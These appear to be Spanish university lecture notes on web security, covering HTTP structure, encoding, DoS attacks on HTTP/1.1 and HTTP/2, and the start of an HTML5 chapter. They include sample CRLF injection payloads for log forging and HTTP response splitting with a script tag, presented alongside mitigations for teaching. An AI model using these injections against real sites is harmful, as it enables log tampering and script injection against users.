



Apuntes de:

Seguridad Web (SEW)

PASCUAL PÉREZ BLASCO
JOSÉ ISMAEL RIPOLL RIPOLL
Commit: 2b8373f1
1 de abril de 2022

Índice general

Prefacio	III	4.4. Aritmética, operadores, variables, eventos...	22
1. Introducción	1	4.5. Expresiones Regulares	23
1.1. Introducción	1	4.6. Excepciones en Javascript	23
1.2. Estructura	1	4.7. Objetos Javascript	24
1.3. Términos	1	4.8. Funciones Javascript	24
2. HTTP	3	4.9. Javascript Forms, DOM HTML y DOM Browsers	25
2.1. Objetivos	3	4.10. Javascript AJAX y fetch	25
2.2. Introducción	3	4.10.1. AJAX: Asynchronous JavaScript And XML	25
2.3. URLs	4	4.10.2. Fetch	26
2.4. Petición	4	4.11. Javascript JSON	27
2.5. Cabeceras	4	4.12. Promesas Javascript, mejora de la legibilidad y control de la asincronía	27
2.6. Métodos	5	4.13. Web Assembly (wasm)	28
2.7. Respuesta	6	4.14. Javascript worm, Mikeyy Twitter Worm	30
2.8. Codificación	6	4.15. Links	32
2.9. Ataques sobre el protocolo HTTP	7	5. PHP	33
2.9.1. Ataque básico sobre HTTP/1.1	7	5.1. Objetivos	33
2.9.2. Ataques de inyección CRLF en HTTP/1.1	8	5.2. Introducción	33
2.10. Ataques sobre HTTP/2	8	5.3. Características	34
2.11. HTTP/3	9	5.4. Bases de Datos	35
2.12. Links	9	5.5. AJAX y PHP	36
3. HTML y CSS	11	5.6. Links	37
3.1. Objetivos	11	6. Cross Site Scripting (XSS)	39
3.2. Introducción	11	6.1. Objetivos	39
3.3. HTML	12	6.2. Introducción	39
3.3.1. Introducción	12	6.3. Tecnología	39
3.3.2. Nuevas tecnologías asociadas a HTML5	12	6.4. Consecuencias de un ataque XSS	40
3.3.3. Estructura de un Documento	13	6.5. Como mitigar ataques XSS	41
3.3.4. Etiquetas	14	6.6. Actividad	43
3.3.5. CSS Cascading Style Sheet	14	6.7. Links	43
3.4. DOM Document Object Model	14	7. SQL Injection	45
3.5. Codificación y mapa de caracteres.	16	7.1. Introducción	45
3.6. Ataques HTML	17	7.2. Definición	45
3.7. Links	18	7.3. Ejemplo de fallo	46
4. Javascript	21	7.3.1. El error	46
4.1. Objetivos	21	7.4. Análisis del fallo	46
4.2. Introducción	21	7.5. Clasificación	47
4.3. E/S Básica	22	7.5.1. Por nivel	47

7.5.2. Por técnicas de ataque	47	10.2.4. Discusión	63
7.6. Técnicas de protección	48	10.3. CORS	63
7.7. Técnicas de evasión	49	10.4. Peticiones simples	63
		10.4.1. Ejemplo	64
8. Cross Site Request Forgery	51	10.5. Peticiones preflied	64
8.1. Introducción	51	11. Sesiones y autenticación	67
8.2. Definición	51	11.1. Introducción	67
8.3. Ejemplo	51	11.2. Sesiones	67
8.4. Discusión	52	11.2.1. Sesiones en PHP	68
8.5. Soluciones	53	11.2.2. Problemas con la sesiones	68
8.6. Cross-Site History Manipulation XSHM	53	11.2.3. Soluciones	69
8.7. Links	54	11.3. Autenticación	69
9. Client-Side Attacks	55	11.3.1. Basic HTTP	70
9.1. Introducción	55	11.3.2. Digest HTTP	71
9.2. Ingeniería Social	55	11.4. Recomendaciones	72
9.2.1. Herramientas de Ingeniería so- cial, SET	56	11.4.1. Calidad de las credenciales	72
9.3. Phishing	57	11.4.2. Seguridad en el servidor	72
9.3.1. Spear Phising	57	11.5. Enlaces	73
9.4. Clickjacking o Click Hijacking	58	12. Validación Sanitización	75
9.4.1. Defensa contra Clickjacking	59	12.1. Introducción	75
10. Same Origin Policy	61	12.2. Contra qué nos protegemos	75
10.1. Introducción	61	12.3. Validar los tipos	75
10.2. Definición	61	12.4. Sanitizar los datos	76
10.2.1. Definición de Origen	61	12.4.1. Problemas de escapar	77
10.2.2. Aplicación	62	12.4.2. Encoding	77
10.2.3. Ejemplo	62	12.4.3. Problemas de la codificación	78
		12.5. Recomendaciones	79

Prefacio

Este documento contiene los apuntes y el material de apoyo de la asignatura de “Seguridad Web” que se imparte en la [Escola Tècnica Superior d’Enginyeria Informàtica](#) de la [Universitat Politècnica de València](#).

La informática, y en especial la seguridad informática, es un campo en continuo cambio y renovación. Cualquier documento sobre seguridad informática se queda rápidamente obsoleto, y estos apuntes no son una excepción :-)

Por otra parte, estos apuntes se han elaborado con la intención de servir de apoyo a la impartición de las clases. Puede que algunos temas o conceptos no se expliquen con la extensión y detalle necesarios; siendo necesario consultar otras fuentes para completar la formación.

Es conveniente disponer de acceso a Internet para poder consultar las dudas y completar los temas.[1cm]

Para la elaboración de este material se ha utilizado:

- [Emacs](#): *el editor por antonomasia*.
- El sistema de composición de textos \LaTeX .
- Los gráficos vectoriales los he creado con Libreoffice.
- Para los gráficos de mapa de bits con Gimp.
- Creo que también se merece una mención el gestor de repositorios GIT.
- Evidentemente, todas estas herramientas bajo el amigable y robusto GNU/Linux.

No imprimas este documento si no es estrictamente necesario.

Tema 1 Introducción

Contents

1.1. Introducción	1
1.2. Estructura	1
1.3. Términos	1

1.1. Introducción

- El mundo web está compuesto de muchas tecnologías que interactúan de forma muy variada y extraña.
- Es difícil separar, nombrar o categorizar cada una de ellas. Un ejemplo claro es el HTML5, que de HTML solo tiene un poco.
- La seguridad, o la falta de ella, se encuentra principalmente en las interacciones entre los elementos de la web. Por ejemplo, la inyección de código SQL involucra al cliente de web, motor del servidor (php) y la base de datos.
- Las medidas de protección solo se entienden cuando se tiene una visión global. Por ejemplo la política SOP (Same Origin Policy) puede parecer absurda o inútil hasta que se conocen los ataques que impide.
- Así que paciencia y atención a los detalles: *"the devil is in the detail"*.
- El conjunto de estándares han "evolucionado" como mejor han podido y el resultado es un tanto lamentable. La compatibilidad es un lastre. Por suerte, HTML5 ha reducido y racionalizado el lío de

1.2. Estructura

La asignatura se desarrolla entorno a tecnologías para el desarrollo de aplicaciones web desde un punto de vista del desarrollador y como evitar los ataques más típicos. Se estudiarán aspectos básicos sobre el protocolo HTTP, el lugar donde se incrusta el lenguaje HTML, elementos del lenguaje que pueden comprometer los datos sensibles de un usuario o aplicación y como evitar con directivas que esto sólo se permita entidades autorizadas. Por otra parte, se estudiarán ataques dirigidos a la parte cliente. Gestión de sesiones de usuario y autenticación y técnicas para paliar los ataques contra el servidor.

1.3. Términos

CWE (Common Weakness Enumeration) es una lista de tipos de debilidades orientada a profesionales de la seguridad.

WEB Arquitectura de red que define tres elementos:

Nombrado Cómo se identifican los objetos (recursos). De esta categoría forman parte las URIs, UTL, Xpath, etc.

Interacciones Cómo se consulta, crean y modifican los recursos. HTTP, HTTPS, WebSocket, etc.

Formatos Qué aspecto deben tener, esto es, la sintaxis que permita la interpretación de los contenidos. XML, HTML, CSS, etc.

- URI** Uniform Resource Identifier. Una forma de nombrar de forma unívoca cada recurso. Por ejemplo los NIFs en España son URIs.
- URL** Uniform Resource Locator. Es un tipo de URI donde se especifica el protocolo de acceso: "http://" o "ftp://". Vaya una URL indica dónde y cómo encontrar un recurso.
- HTTP** Hyper Text Transfer Protocol. Es un protocolo textual sobre TCP para transferir todo tipo de ficheros, junto con los metadatos asociados. Es increíblemente simple!
- XML** eXtensible Markup Language. Es una forma de agrupar información de que pertenece a varios niveles o ámbitos en único documento.
- HTML** Hyper Text Markup Language. Está claro ¿no?.
- CSS** Cascade Sheet Styling. Uno de los peores acrónimos! para describir los formatos que se puede aplicar al texto HTML y cómo aplicarlos. Que aparezca en el nombre el hecho de que es jerárquico es quizás un poco forzado.
- Recurso** u objeto. Cualquier fragmento de información referenciable. Por ejemplo, una página web, una imagen un stream de vídeo, etc.
- DOM** Document Object Model. Este no tiene arreglo!
- HTML5** Especificación que unifica en un solo estándar varios estándares y lenguajes WEB.
- PHP** PHP Hypertext Processor. Language de programación diseñado para manejar y generar las transacciones WEB
- OWASP** Open Web Application Security Project: www.owasp.org
- LoLP** En seguridad de la información, ciencias de la computación y otros campos, el principio de mínimo privilegio (también conocido como el principio de menor autoridad) indica que en una particular capa de abstracción de un entorno computacional, cada parte (como ser un proceso, un usuario o un programa, dependiendo del contexto) debe ser capaz de acceder solo a la información y recursos que son necesarios para su legítimo propósito. (Wikipedia)

Tema 2 HTTP

Contents

2.1. Objetivos	3
2.2. Introducción	3
2.3. URLs	4
2.4. Petición	4
2.5. Cabeceras	4
2.6. Métodos	5
2.7. Respuesta	6
2.8. Codificación	6
2.9. Ataques sobre el protocolo HTTP	7
2.9.1. Ataque básico sobre HTTP/1.1	7
2.9.2. Ataques de inyección CRLF en HTTP/1.1	8
2.10. Ataques sobre HTTP/2	8
2.11. HTTP/3	9
2.12. Links	9

2.1. Objetivos

- Conocer los detalles del protocolo HTTP.
- Su sencillez es a la vez una ventaja en la implementación pero un problema de seguridad.
- El éxito de protocolo ha inspirado el desarrollo de otros muchos, así que es una buena inversión aprenderlo bien.

2.2. Introducción

HTTP Hypertext Transfer Protocol: Protocolo de aplicación orientado a transacciones que sigue el esquema petición-respuesta entre un cliente y un servidor.

No orientado a la conexión: Aunque utiliza TCP, cada transacción es independiente. En las últimas versiones (v1.1) esto se a relajado un poco.

Codificación en texto plano: En principio es un protocolo textual. Los datos se codifican como cadenas de texto. Es posible utilizar otras codificaciones para los datos utilizando los correspondientes identificadores "MIME".


Sin estado: El protocolo no define ningún tipo de información de sesión o estado entre transacciones. En caso de necesitar mantener un estado para una secuencia de transacciones, este tendrá que ser implementado por encima.

2.3. URLs

URL vs. URI

Practically, there are two basic (URI) types: names by themselves, and names that include how to get to them. A URI refers to either one, while a URL requires that you have both. <https://danielmiessler.com/study/url-uri/>

- Las URL son un tipo de URIs que permiten “localizar” un recurso de forma unívoca.
- La estructura de una URL es:



- Las utiliza el cliente para localizar el host y realizar la petición.

2.4. Petición

- Las líneas deben finalizar con CRLF. En “C” sería `\r\n`.
- La primera línea de texto contiene el la “request”.
- Le siguen las cabeceras.
- Las cabeceras finalizan con una línea en blanco. Esto es: `\r\n\r\n`.
- En función del método pedido (GET/PUT/POST...) pueden haber datos después de las cabeceras.




Figura 2.1: Contenido de una petición HTTP.

- Podemos ver una petición usando `nc` y `wget`:

```
$ nc -l 9090
GET /AAAA HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: localhost:9090
Connection: Keep-Alive
```

```
$ wget localhost:9090/AAAA
--2019-01-11 15:10:00-- http://localhost:9090/AAAA
Resolviendo localhost (localhost)
Conectando con localhost (localhost)
Petición HTTP enviada, esperando...
```

- Aunque no haya datos en la petición, las cabeceras deben terminar con “una línea en blanco”(dos terminadores de línea).
- Se puede ver que la primera línea tiene tres elementos: 1) el método, 2) el recurso y 3) la versión de HTTP.

2.5. Cabeceras

- Son pares de la forma `Clave: valor`.

- Las cabeceras (tanto en las peticiones como las respuestas) son usadas para infinidad de propósitos. Es una especie de cajón de sastre. Pueden ser definidas por el estándar, pero también hay muchas cabeceras *custom* que luego se acaban convirtiendo en estándar. Algunas cabeceras:

Host: host al que va dirigida la petición. Es la parte host del URL que solicita el cliente. Necesario cuando un solo servidor atiende a varios dominios.

Accept: el MIME aceptado en la respuesta.

Accept-Charset: la codificación de los caracteres (UTF-8).

Accept-Encoding: método de compresión aceptado (gzip, deflate).

Content-Type: el MIME utilizado en los datos que se envían.

User-Agent: Identificación que describe el software del cliente. Esto puede ser usado por el servidor para generar páginas adaptadas a los clientes.

Referer: Página que ha originado la petición. Se puede usar para saber la página origen que tiene el link al host que se está solicitando.

Content-Length: En el caso de enviar datos indica el número de bytes enviados.

Connection: Si tiene el valor Keep-Alive entonces el cliente le pide al servidor que no cierre el socket TCP después de responder ya que el cliente puede volver a usar la conexión para realizar más peticiones. Solo a partir de HTTP 1.1.

Authorization: HTTP puede autenticar al cliente. Lo veremos más adelante.

2.6. Métodos

Cada método indica la acción (por ello se les llama **verbos**) que desea que se efectúe sobre el recurso identificado. Lo que este recurso representa depende de la aplicación del servidor. Los más usados son GET y POST: [Wikipedia]:

GET El método GET solicita una representación del recurso especificado. Las solicitudes que usan GET solo deben recuperar datos y no deben tener ningún otro efecto. (Esto también es cierto para algunos otros métodos HTTP.)

POST Envía los datos para que sean procesados por el recurso identificado. Los datos se incluirán en el cuerpo de la petición. Esto puede resultar en la creación de un nuevo recurso o de las actualizaciones de los recursos existentes o ambas cosas.

Pero no son los únicos y puede que los implemente un servidor pero que no estén bien configurados (los que los puede convertir en una backdoor):

HEAD Pide una respuesta idéntica a la que correspondería a una petición GET, pero en la respuesta **no se devuelve el cuerpo**. Esto es útil para poder recuperar los metadatos de los encabezados de respuesta, sin tener que transportar todo el contenido.

PUT Sube, carga o realiza un upload de un recurso especificado (archivo o fichero) y es un camino más eficiente ya que POST utiliza un mensaje multiparte y el mensaje es decodificado por el servidor. En contraste, el método PUT permite escribir un archivo en una conexión socket establecida con el servidor.

DELETE Elimina el recurso solicitado.

OPTIONS Devuelve los métodos HTTP que el servidor soporta para un URL específico. Esto puede ser utilizado para comprobar la funcionalidad de un servidor web mediante petición en lugar de un recurso específico

Ejemplo de uso los métodos:

```
$ echo -ne "OPTIONS / HTTP/1.1\r\nHost:www.upv.es\r\n\r\n" | nc www.upv.es 80
HTTP/1.1 200 OK
Date: Fri, 11 Jan 2019 15:42:14 GMT
Server: Apache
AMFplus-Ver: 1.4.0.0
Allow: POST,OPTIONS,GET,HEAD
X-UA-Compatible: IE=EmulateIE7, IE=11
Content-Length: 0
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Language: es
```

2.7. Respuesta

- Al igual que las peticiones, las líneas deben finalizar con CRLF. En “C” sería `\r\n`.
- La primera línea de texto contiene la “respuesta”.
- Le siguen las cabeceras que finalizan con una línea en blanco.
- Y finalmente tenemos el cuerpo de la respuesta.




Figura 2.2: Contenido de una respuesta HTTP.

- Los códigos de respuesta son los conocidos 404, etc..
- 1xx Informativos.
- 2xx Éxito en la petición. Suele ser un “200 OK”.
- 3xx El recurso está en otro lugar. “301 Moved Permanently” o “302 Moved Temporarily”.
- 4xx Error en la petición del cliente. El más visto es el “404 Not found”. o “400 Bad Request”.
- 5xx Error interno del servidor. Por ejemplo, que la base de datos no responde o que el CGI ha terminado con error. Es muy raro ver estos errores y cuando se ven es que está mal configurado o que tiene un fallo que quizás es explotable.

2.8. Codificación

- Las URL deben estar codificadas **únicamente con ASCII** excepto el espacio en blanco, que tampoco se puede usar. Los caracteres no aceptados deben ser codificados.
- Convirtiendo el número UTF-8 en “%xx” donde xx es el valor del byte en hexadecimal. El carácter de espacio en blanco también se puede reemplazar el símbolo “+”.
- En general se puede codificar toda la URL con el formato “%xx”. Ejemplos:

```

[-] http://www.upv.es/index.html
[+] http://www.upv.es/index%2Ehtm%6C
[-] index.html?id="cosa"&segundo=dato
[+] index.html%3Fid%3D%22cosa%22%26segundo%3Ddato
[-] esto es todo
    Y los acentós?
[+] esto+es+todo%0D%0A+los+acent%03%B3s%3F%0D%0A
  
```

- Aunque el estándar no imponen ninguna restricción en el formato del cuerpo del mensaje, cuando se tiene que transmitir datos binarios (fotos, ficheros ejecutables, etc.) se suelen codificar en **base64**.

- BASE64 es una codificación definida en el RFC 4648. Pensada inicialmente para ser usada en sistemas que transmiten texto plano y que puede incluso modificar el texto añadiendo o espacios o rompiendo líneas, como por ejemplo hacen los lectores de email.
- Codifica 3 bytes (24 bits) en 4 caracteres.

```
$ base64 no_secreto
RXN0ZSBmaWNoZXJvIGxvIHB1ZWRlIGxlZXIgdG9kbyBhcXVlbnCBxdWUgZXN0
w6kgdmVyc2FkbyBlbiBsYQpjb2RpZmJjYWNpw7NuIGRlIGxvYkYXRvcy4K
CkhheSBxdWUgc2FiZXIgdGlmZXJlbmNpYW4gZW50cmUgImNvZGlmaWNhY2nD
s24iIHkgY2lmcFkby4KClBvcjBjaWVydG8sIHF1ZSB1c3RhbW9zLiDC
v1NhYmVzIGxvIHFiZSBwb25lIGVvIGxhIGVudHJhZGEGZGVsCmVkaWZpY2lv
IDFHPwoKw4FuaW1vIHkgZnVlcnpIDstKQo=
```

¿Qué crees que contiene el fichero?

2.9. Ataques sobre el protocolo HTTP

En esta sección se describen los ataques básicos sobre el protocolo HTTP/1.1 y el protocolo HTTP/2. Las aplicaciones web tienen una superficie de ataque muy amplia y abarca múltiples vectores que afectan a protocolos sobre los que se apoya HTTP, es decir, sobre TCP, TLS, etc. y sobre las tecnologías que emplean las páginas web como javascript, CSS y HTML, pero en esta sección nos ceñiremos únicamente a los vectores que emplean únicamente vectores sobre HTTP.

2.9.1. Ataque básico sobre HTTP/1.1

Garbage flood. Peticiones con basura (inundación de basura).

GET flood. Muchas peticiones por segundo ordinarias, inundación de gets. Otros métodos son posibles (POST, HEAD, DELETE, etc), pero son más sospechosos, por ejemplo, el método POST es más sospechoso pues permite la subida de recursos.

Reverse Bandwidth floods. Pedir un PDF, Imagen, Video o recurso muy pesado, pocas peticiones pero muy costosas de "subir"

HTTP fuzzers. Enviar basura pero "sutil" método G3T en lugar de GET, versión de protocolo HTTP 1.1, en lugar de HTTP 1.1

HTTP POST DoS. Consiste en enviar una petición POST legítima, que incluye una cabecera 'Content-Length' con la longitud correspondiente del campo body del mensaje. Pero en este caso, el atacante envía el cuerpo a una velocidad extremadamente lenta (1 byte/110s) . Como el mensaje está bien formado el servidor espera a recibir todo el mensaje lo que conlleva mucho tiempo, mientras el atacante puede enviar nuevas solicitudes. A diferencia de otros ataques de DoS no se intenta sobrecargar la red o la CPU del servidor sino sus recursos lógicos. Estos ataques son difíciles de diferenciar de peticiones legítimas.

Cache bypassing. Los servidores web están detrás de CDN (Content Delivery Network), los recursos estáticos están en cache, este ataque consiste en solicitar documentos generados dinámicamente.

Ejemplo de Mitigación de POST DoS en el servidor Apache

El servidor de apache contiene multitud de módulos para "filtrar" o mejorar la funcionalidad del servidor básico, para evitar un ataque de DoS empleando POST con una subida muy lenta se puede emplear:

- Empleo del módulo `mod_reqtimeout`, permite establecer timeouts para las peticiones HTTP, tanto para cabeceras como para el cuerpo del mensaje. Como resultado de una petición muy lenta, el servidor devuelve un error 408 REQUEST TIMEOUT
- Empleo del módulo `mod_qos`, módulo de control de Calidad de Servicio, permite asignar prioridades a diferentes peticiones HTTP, limitar el número de clientes, el número de conexiones por IP, permite configurar a partir de cuantas conexiones se sigue manteniendo las conexiones abiertas, es decir, por defecto se mantiene la conexión abierta (Connection: keep-alive) hasta un cierto nivel que cambia por (Connection: closed).
- Empleo del módulo `mod_security`, es un firewall y mantiene información persistente por IP, y asocia reglas para diferentes eventos, por ejemplo, si se detecta el error 408 varias veces consecutivas en un intervalo de tiempo determinado puede configurarse el firewall para desechar peticiones de esa misma IP durante un tiempo definido.

2.9.2. Ataques de inyección CRLF en HTTP/1.1

Ofuscar fichero log, Insertar entradas en un fichero log.

Dado que las URLs se van a convertir en líneas dentro de un fichero log, es posible insertar (para camuflar) una entrada en un fichero log, de este modo es posible substituir la línea:

```
123.123.123.123 - 08:15 - /index.php?page=home
```

por:

```
/index.php?page=home&%0d%0a127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit
```

el "posible fichero log" quedaría como:

```
123.123.123.123 - 08:15 - /index.php?page=home&
127.0.0.1 - 08:15 - /index.php?page=home\&restrictedaction=edit
```

aunque sólo hay una conexión con el servidor web con el parámetro restrictedaction=edit este "parece" que es desde un usuario local.

HTTP Response Splitting.

Consiste en inyectar un CRLF en la URL a través un parámetro que será empleado para rellenar una cabecera personalizada en servidor cuando se responda al cliente. Como ejemplo, una aplicación X puede inyectar una cabecera personalizada cuyo valor provenga de un parámetro pasado por la URL, posteriormente el servidor lo empleará para rellenar la cabecera, Cabecera: X-Your-Name: Bob X-Your-Name la devuelve el servidor en base a la información contenida en un parámetro enviado en una URL de un GET, por ejemplo: `www... ?name=Bob%0d%0a%0d%0a<script>alert(document.domain)</script>`, a la vuelta las cabeceras tras la cabecera personalizada X-Your-Name serán visibles y además el código del script se ejecutará pues forma parte del cuerpo (body).

Mitigar la inyección CRLF en cabeceras HTTP

La mejor forma de prevenir estos ataques es no emplear la entrada del usuario directamente en las respuestas, se deberían emplear funciones para escapar las secuencias CRLF.

2.10. Ataques sobre HTTP/2

En la actualidad el 40 % de las páginas web emplean HTTP/2. Los ataques que se describen afectan la capa de transporte de HTTP/2 que se debe diferenciar del nivel de transporte TCP/TLS sobre el que se apoya HTTP. Este nivel de transporte permite mejorar la eficiencia del protocolo HTTP en un 60 %, las vulnerabilidades de este nivel se discuten en RFC7540. Los vectores de ataque para estas vulnerabilidades siguen un cierto patrón con el objetivo de conseguir un DoS y consiste en generar una cola de respuestas para agotar los recursos de un servidor HTTP2. Por ejemplo, puede realizar peticiones (con prioridades diversas) que nunca termina de leer el cliente, y que se mantienen activas consumiendo recursos en el servidor. La capa de transporte HTTP/2 no dispone de herramientas de monitorización, limitación de velocidades, o disparo de eventos en función del comportamiento del cliente. Estos ataques no están orientados a la fuga de información ni a comprometer el servidor sino a alcanzar una situación de denegación de servicio.

- CVE-2019-9511 (Data Dribble) : Un atacante puede solicitar recursos de gran tamaño por múltiples streams, y forzar al servidor a mandarlos en bloques de bytes manipulando el tamaño de la ventana y la prioridad del stream.
- CVE-2019-9512 (Ping Flood): Una cola interna de respuestas puede crearse para responder a mensajes pings del nivel de transporte del otro extremo. Es posible configurar en el servidor, el número de pings recibidos por segundo.
- CVE-2019-9513 (Resource Loop): Un atacante puede solicitar multiples streams e ir modificando la prioridad de los mismos constantemente, esto en el lado del servidor supone mucha gestión de los árboles de prioridad.
- CVE-2019-9514 (Reset Flood) : Un atacante puede crear múltiples peticiones erróneas y abortarlas con el mensaje RESET mientras mantiene la conexión abierta..

- CVE-2019-9515 (Settings Flood) : Puede mandar muchas tramas de configuración sin control.
- CVE-2019-9516 (0-Length Headers Leak) : Envío de múltiples tramas de cabeceras con longitudes de nombre y contenido cero, aunque como mínimo ocupan 1 byte.
- CVE-2019-9517 (Internal Data Buffering) : Se trata de configurar una ventana de HTTP/2 más grande que la ventana de TCP para que se encolen muchos mensajes, en el otro extremo se pone una ventana de TCP de 0 bytes, de esta manera se van encolando los mensajes en el servidor.
- CVE-2019-9518 (Empty Frames Flood) : Un atacante manda un conjunto de tramas sin el flag de finalización, normalmente al servidor le cuesta más procesarlas que al emisor emitir las.

2.11. HTTP/3

En el año 2018 se aparece HTTP versión 3...




Figura 2.3: HTTP/3

2.12. Links

- <https://www.w3.org/Protocols/rfc2616/rfc2616.html>
- <https://code.tutsplus.com/tutorials/http-the-protocol-every-web-develop...>
- <https://thehackernews.com/2019/01/phishing-zero-width-spaces.html>
- Códigos de error HTTP. https://www.w3schools.com/tags/ref_httpmessages.asp
- <https://www.netsparker.com/blog/web-security/crlf-http-header>
- <https://www.thezdi.com/blog/2019/12/4/cve-2019-9512-a-microsoft-win>
- <https://www.eduardocollado.com/2020/05/03/http3-y-quic/>

Tema 3 HTML y CSS

Contents

3.1. Objetivos	11
3.2. Introducción	11
3.3. HTML	12
3.3.1. Introducción	12
3.3.2. Nuevas tecnologías asociadas a HTML5	12
3.3.3. Estructura de un Documento	13
3.3.4. Etiquetas	14
3.3.5. CSS Cascading Style Sheet	14
3.4. DOM Document Object Model	14
3.5. Codificación y mapa de caracteres.	16
3.6. Ataques HTML	17
3.7. Links	18

3.1. Objetivos

- Conocer los detalles del language HTML.
- Nos centraremos en la versión 5 de HTML.
- Veremos la estructura básica y los principales elementos (tags).
- También introduciremos el concepto de DOM.

3.2. Introducción

HTML5 Inicialmente se describe HTML5 como HTML+Javascript+CSS3, si bien las nuevas etiquetas de HTML y las nuevas API's para javascript permitían nuevos elementos como: almacenamiento local, acceso a bases de datos, threads, websockets, etc. que permitirían a los desarrolladores, en teoría, crear interfaces de usuario ricos, y una lógica de aplicación como si de aplicaciones nativas se tratase, hasta el punto de crear todo un ecosistema o "sistema operativo" como chrome OS o firefox OS.

Falta de estandarización o estandarización en evolución: En el momento de lanzarse HTML5 sobre el año 2010 los desarrolladores estaban ansiosos de romper con plataformas propietarias y con los problemas de seguridad (Adobe Flash) o de despliegue (Applets de Java o JavaFX) pero muchas de las API's, como la de acceso a la E/S, no estaban totalmente definidas.

CSS3 Las hojas de estilo en cascada o CSS, en uso con html eran un engrudo de documentos con distintos niveles de finalización del W3C (world wide web consortium), Recommendation, Candidate Recommendation, working draft, editor draft, Working Group Note que los desarrolladores de navegadores empleaban mediante sufijos para ofrecer lo antes posible nuevas características que hiciesen más atractivas los diseños webs, lo que hizo a los diseñadores web que empleasen javascript y el DOM masivamente para adaptar efectos y estilos no del todo estandares.

Seguridad Siguiendo la disyuntiva entre “fluidez <-> seguridad” los grupos de trabajo de sobre elementos HTML dotaban de mucha flexibilidad el acceso a los diferentes niveles del documento HTML, permitiendo el uso de scripting tanto a nivel del documento principal como de las diferentes etiquetas del lenguaje, como ejemplos: la etiqueta <svg> “Scalar Vector Graphics”, la sintaxis de expresiones regulares asociadas a eventos y elementos de la página web en CSS.

3.3. HTML

3.3.1. Introducción

HTML5 HyperText Markup Language, version 5: es un término generalista empleado como tecnología para “la Web”, como AJAX o web 2.0, que causa confusión. Técnicamente es la quinta revisión del lenguaje HTML, pero el término se emplea para describir tecnologías para una nueva generación de la Web, en general, CSS3, SVG y API's de Javascript. Es importante entender que HTML5 no es una única tecnología aplicada a las aplicaciones web sino un conjunto de más de 30 especificaciones bajo el paraguas de HTML5. Cada una con un grado de madurez, y por lo tanto, con un nivel diferente de aceptación y de implementación.

Hasta HTML5 las aplicaciones web no eran competidoras de las aplicaciones nativas pero las API de gráficos, y las capacidades de almacenamiento local ha cambiado esta percepción.

Dado que el “ecosistema” HTML5 todavía no se ha estandarizado es importante, a la hora de desarrollar webapps, considerar aspectos como:

- Browser-specific prefixes.
- Validation with HTML5 Conformance Checker to expose stylistic issues (HTML-lint).
- References for HTML5 implementation statuses and feature support.

3.3.2. Nuevas tecnologías asociadas a HTML5

Web Semántica Supone establecer mecanismos a través del lenguaje HTML para permitir una comunicación más fluida entre máquinas, para ello, es necesario contextualizar el contenido de cada página web. Por ejemplo, resultados de un buscador web, que son similares a una búsqueda por contenido de manera que en el resultado aparecen webs o documentos donde aparecen los términos de la búsqueda pero no relacionados entre ellos. Nota: Las relaciones aparecen debidos a información personal extraída mediante cookies.

Acceso a los datos se facilita estableciendo una sintaxis homogénea al DOM desde javascript

Empleo masivo de hojas de estilo CSS para hacer atractiva y fluida una web eran necesarias tecnologías como Flash, Applet o JavaFX. Los documentos asociados a CSS están en continua actualización, con distintos niveles de madurez. Los diseñadores profesionales experimentan con nuevos atributos mediante los conocidos prefijos (empleados para utilizar características específicas de los navegadores: -khtml-para Konqueror, -moz para Firefox, -o para opera, -ms para Internet Explorer y -webkit para Safari, Chrome, Silk, Android, and other WebKit-based browsers.) que son peligrosos desde el punto de vista de la seguridad porque los navegadores llegan a simultanear atributos con y sin prefijos (ya estandarizados) con comportamientos diferentes. Las hojas de estilo permiten asociar eventos a cambios de estilo de elementos en la web “buscados dinámicamente” desde CSS.

Multimedia facilidad de inserción de recursos de videos, y audio, así como acceso a hardware (cámaras y micrófonos)

Graffismo rico CANVAS y Scalar Vector Graphics permiten el acceso a API's para gráficos basados en pixels y vectoriales con scripting.

Interacción con el usuario Contenido editable a través de atributos en las propias etiquetas y es posible el empleo de la tecnología Drag and Drop.

